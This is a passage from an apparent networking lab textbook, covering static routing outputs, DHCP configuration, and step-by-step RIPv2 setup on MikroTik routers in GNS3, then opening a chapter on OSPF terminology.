
```
[admin@Router3] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS       NETWORK    INTERFACE
0 10.0.3.1/29  10.0.3.0   ether1
1 10.0.5.2/30  10.0.5.0   ether2
2 10.0.6.2/30  10.0.6.0   ether3
[admin@Router3] >
```

Figure 9 – Set static IPs on router 3




```
[admin@Router3] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#      DST-ADDRESS  GATEWAY    DISTANCE
0    s 10.0.0.0/23  10.0.6.1          2
1   As 10.0.0.0/23  10.0.5.1          1
2    s 10.0.2.0/24  10.0.5.1          2
3   As 10.0.2.0/24  10.0.6.1          1
  DAc 10.0.3.0/29  ether1            0
  DAc 10.0.5.0/30  ether2            0
  DAc 10.0.6.0/30  ether3            0
[admin@Router3] >
```

Figure 10 – Add routes to Red and Blue network on router 3



```
# This is the network config written by 'Jake M. Christensen'
# 2024.05.12
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 10.0.3.6/29
      routes:
        - to: default
          via: 10.0.3.1
  version: 2
```

Figure 11 – Static IP on DHCP relay server



```
# Configuration written by 'Jake M. Christensen'
# 2024.05.12

# -------------------
# DHCPD CONFIGURATION
# -------------------

# Global Parameters
# -----------------
authoritative;
default-lease-time 600;
max-lease-time 7200;

# Gray Subnet Directive
# ---------------------
subnet 10.0.3.0 netmask 255.255.255.248 {
}

# Red Subnet Directive
# --------------------
subnet 10.0.0.0 netmask 255.255.254.0 {
  option routers           10.0.0.1;
  option subnet-mask       255.255.254.0;
  option broadcast-address 10.0.1.255;
  range                    10.0.0.100 10.0.1.250;
}

# Blue Subnet Directive
# ---------------------
subnet 10.0.2.0 netmask 255.255.255.0 {
  option routers           10.0.2.1;
  option subnet-mask       255.255.255.0;
  option broadcast-address 10.0.2.255;
  range                    10.0.2.100 10.0.2.250;
}
```

Figure 12 – Add DHCP support for Red and Blue networks

CHAPTER 27

Dynamic Networking - Routing Information Protocol

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

As demonstrated in the previous lab, routers need to be told about distant networks in order to communicate with devices 1+ hops away. Doing this task manually is tedious and highly prone to human error, especially as networks start increasing in size. As a result, the Routing Information Protocol (RIP) was developed to allow routing devices to advertise their routing tables with their surrounding neighbors autonomously. Not only did this save configuration time, but it allowed routers to essentially re-calibrate themselves even as devices were added or removed over time.

Estimated time for completion: 15 minutes

LEARNING OBJECTIVES

- Implement the RIPv2 network routing protocol
- Practice using DHCP from a remote server
- Determine a network topology from a captured network packet

PREREQUISITES

- Chapter 26 – Static Networking Part 2

DELIVERABLES

3 Screenshots are required to consider this lab complete:

- Screenshot of GNS3 workspace (LANS labeled with correct IPs and Subnets)
- Screenshot of DHCP configuration settings
- Screenshot of Wireshark packet showing RIPv2 network advertisement for all networks

RESOURCES

- MikroTik RouterOS Documentation – RIP – https://help.mikrotik.com/docs/display/ROS/RIP
- MikroTik Router OS Documentation – RouterOSv7 changes to RIP – https://help.mikrotik.com/docs/

display/ROS/Moving+from+ROSv6+to+v7+with+examples

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline for completing this lab. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab your network will look like the following:




Figure 1 – Final GNS3 environment

1. Open GNS3


   1.1. Open the previous Chapter 26 lab

1.2. Save it as a new project: **LAB_13**

2. Modify the network environment:

2.1. Remove the manually assigned static routes from Router1

```
> ip route remove 0,1,2,3
```



```
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#     DST-ADDRESS  GATEWAY    DISTANCE
  DAc 10.0.0.0/23  ether1            0
0   s 10.0.2.0/24  10.0.5.2          2
1  As 10.0.2.0/24  10.0.4.2          1
2   s 10.0.3.0/29  10.0.4.2          2
3  As 10.0.3.0/29  10.0.5.2          1
  DAc 10.0.4.0/30  ether2            0
  DAc 10.0.5.0/30  ether3            0
[admin@ROUTER-01] > ip route remove 0,1,2,3
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT
Columns: DST-ADDRESS, GATEWAY, DISTANCE
    DST-ADDRESS  GATEWAY  DISTANCE
DAc 10.0.0.0/23  ether1          0
DAc 10.0.4.0/30  ether2          0
DAc 10.0.5.0/30  ether3          0
[admin@ROUTER-01] >
```

Figure 2 – Removing static routes

2.2. Repeat for the other two routers

3. Label and organize your network as necessary

Phase II – Configuring RIPv2 on MikroTik RouterOS

RIP (Routing Information Protocol) is one of the original protocols used by the Internet. Version 2 is the current protocol standard. RIPv2 is a distance-vector protocol in that the routers must communicate with each other about the routes they know about. The term "hop" is used to describe the distance from A to B. In our example, PC1 would take 3 hops to reach PC3: (start) 10.0.0.0 –> 10.0.4.0 –> 10.0.2.0 (end). RIP advertisement packets contain the distance vector hop information. We are going to configure our RED and BLUE networks to use RIPv2 and look at the vector tables. Fortunately for us, MikroTik has simplified RIPv2 configuration immensely!

1. Initialize a Wireshark capture between Router1 and Router2

2. Create a new RIPv2 instance on Router1

```
> routing rip instance add name=RIP-ROUTER-01 redistribute=connected,rip
```

```
> routing rip interface-template add interfaces=all instance=RIP-ROUTER-01
```


3. Create a new RIPv2 instance on Router2

```
> routing rip instance add name=RIP-ROUTER-02 redistribute=connected,rip
```

```
> routing rip interface-template add interfaces=all instance=RIP-ROUTER-02
```

4. Focus on the Wireshark capture window


4.1. You should start to see RIPv2 Request and Response messages being exchanged to the IP 224.0.0.9 over port 520



Source	Port	Destination	Protocol	Info
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.2	520	224.0.0.9	RIPv2	Request
10.0.4.1	520	10.0.4.2	RIPv2	Response
10.0.4.1	520	224.0.0.9	RIPv2	Response
10.0.4.2	520	224.0.0.9	RIPv2	Response

Figure 3 – Wireshark packet capture filtered for RIP

4.2. Opening any one of these packets will reveal the routing table being distributed




```
⊟ Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
  ⊞ IP Address: 10.0.2.0, Metric: 1
  ⊞ IP Address: 10.0.6.0, Metric: 1
```

Figure 4 – RIP packet analysis

4.3. The recipient routers will use this information to update their own routing tables

```
> ip route print
```



```
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, r - RIP
Columns: DST-ADDRESS, GATEWAY, DISTANCE
    DST-ADDRESS  GATEWAY          DISTANCE
DAc 10.0.0.0/23  ether1                  0
DAr 10.0.2.0/24  10.0.4.2%ether2       120
DAc 10.0.4.0/30  ether2                  0
DAc 10.0.5.0/30  ether3                  0
DAr 10.0.6.0/30  10.0.4.2%ether2       120
[admin@ROUTER-01] >
```

Figure 5 – Updated routing table

5. Configure RIPv2 on Router3


6. Test the network’s new ability to dynamically update its routes

    6.1. Try requesting a new IP address on PC1 and PC3

NOTE: Did you remember to configure Router1 for DHCP-Relay?

    6.2. View the route taken from PC1 to PC3

```
> trace 10.0.2.X -P 1
```



```
PC1> trace 10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1    1.265 ms  0.835 ms  0.403 ms
 2   10.0.4.2    2.023 ms  2.213 ms  0.599 ms
 3   10.0.2.100    2.965 ms  0.674 ms  0.735 ms

PC1>
```

Figure 6 – Tracing path to PC3

6.3. Cut the path that the ICMP packet took to test if RIP can dynamically update network paths





Figure 7 – Cutting path in GNS3

```
> trace 10.0.2.X -P 1
```



```
PC1> trace 10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   1.259 ms  0.602 ms  1.424 ms
 2   10.0.5.2   4.122 ms  2.539 ms  0.931 ms
 3   10.0.6.1   2.373 ms  0.889 ms  0.825 ms
 4   10.0.2.100   1.571 ms  1.469 ms  0.774 ms

PC1> 
```

Figure 8 – Tracing route to PC3

Hopefully this exercise proved how significantly easier routing protocols are compared to manually assigning routes in networks.

End of Lab

Deliverables

3 Screenshots are required to consider this lab complete:

- Screenshot of GNS3 workspace (LANS labeled with correct IPs and Subnets)
- Screenshot of DHCP configuration settings
- Screenshot of Wireshark packet showing RIPv2 network advertisement for all networks

Homeworks

Assignment 1 – Update the network build in Assignment 1 from the previous chapter

- Configure DHCP to support the network
- Replace static routes with RIPv2
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Screenshot of the DHCP configuration
    - Screenshot of RIPv2 packets
    - Wireshark Packet Captures where a Green host can ping
        - Red Host
        - Blue Host
        - Gray Host
- Sample network environment:




Figure 9 – Assignment 1 network

Assignment 2 – Update the network build in Assignment 2 from the previous chapter

- Configure DHCP to support the network
- Replace static routes with RIPv2
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Trace route command showing that an ICMP packet from a Blue host takes different paths to reach the Purple host (You may have to disconnect some connections to force the change in path)
        - Router2 –> Router5
        - Router2 –> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router4 -> Router5

- Sample network environment:




Figure 10 – Assignment 2 network

CHAPTER 28

Dynamic Networking - Open Shortest Path First

MATHEW J. HEATH VAN HORN, PHD AND JACOB CHRISTENSEN

Open Shortest Path First (OSPF) is quite complicated to implement, but it makes things very simple for users. Its essence is that routers share information with each other so that when a data packet needs to go from Point A to Point B, all the routers know the fastest path through the network. The "fastest path" can be decided by the physical distance between routers (speed of light energy loss), electrical distance (router hops), and availability and reliability. This means you can't just look at a network diagram and make assumptions about speed. In this lab, we will build an OSPF network with several paths. We will look at how the OSPF builds a network topology and shares the information amongst the routers. We will also watch how the familiar ICMP packets traverse the network.

Estimated time for completion: 30 minutes

LEARNING OBJECTIVES

- Successfully configure an enterprise network to use OSPF routing
- Use Wireshark to identify packets specifically associate with OSPF
- Implement a DHCP Relay solution to an enterprise network
- Use CIDR subnetting techniques to minimize the IP network space waste

PREREQUISITES

- Chapter 26 – Static Networking Part 2
- Chapter 27 – RIPv2 Networking

DELIVERABLES

- 5 screenshots are required to receive full credit for this assignment
  - GNS3 working environment will have all devices on and labeled correctly
  - A router display of all the IP routes – all four router IDs should be visible
  - Wireshark showing OSPF Hello Packets
  - Wireshark shows ICMP packets between PC1 and PC3 using one path

  - Wireshark shows ICMP packets between PC1 and PC3 using a different path

RESOURCES

- MikroTik RouterOS Documentation – OSPF – https://help.mikrotik.com/docs/display/ROS/OSPF
- IBM – Packet Types for OSPF – https://www.ibm.com/docs/en/i/7.1?topic=concepts-packet-types-ospf

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Terminology

OSPF relies on many terms to describe the relationship between the routers and the routing processes. We will use many of these in this lab, so we will list them here. The list is from the MikroTik RouterOS manual but will be summarized. so you don't have to flip back and forth between websites.

- **Adjacency** – A logical connection between a router and a designated router and a backup designated router. No routing information is exchanged unless adjacencies are formed.
- **Area Border Router (ABR)** – A router that is connected to multiple areas and is responsible for summarizing and update suppression between network areas.
- **Autonomous System (AS)** – Routers that use a common routing protocol to exchange information.
- **Autonomous System Boundary Router (ASBR)** – A term used to describe a router that is connected to an external network and imports the external routes into the OSPF topology.
- **Back-up Designated Router (BDR)** – A hot standby for the designated router and receives all routing updates from adjacent routers, but does not flood with updates.
- **Broadcast** – Network protocols that allow broadcasting (e.g. Ethernet)
- **Cost** – Each link in the network is assigned a cost, a value that is dependent upon the speed of the media. Also known as the *interface output cost* since the time inside a router is not counted.
- **Designated Router (DR)** – A router unique to broadcast network protocols that are used to minimize the number of adjacencies formed.
- **Interface** – The router's physical interface (e.g. ether1). Also known as a **link** in OSPF parlance.
- **Link State** – The status of a link between two routers. It defines the relations between a router's interface and its neighboring routers.
- **Link State Advertisement (LSA)** – A specialized data packet that contains link-state and routing information and is shared between routers.
- **Neighbor** – A connected OSPF router with adjacent routers in the same area.
- **Non-broadcast multi-access (NBMA)** – Routers that allow access, but do not broadcast their information.
- **Point-to-Point** – A network solution that eliminates the need for DRs and BDRs.

- **Router ID** – IP address used to identify the OSPF router. Can be manually or automatically assigned.

Phase II – Setup

The purpose of this lab is to set up and configure OSPF. However, to get to that point, some initial configuration is required. If you saved your configuration from Static Routing or RIPv2, you can reuse it. However, you gain more experience and suffer fewer "I forgot to reset XXXX" problems if you start from scratch.

By the end of this lab, your network will look like the following

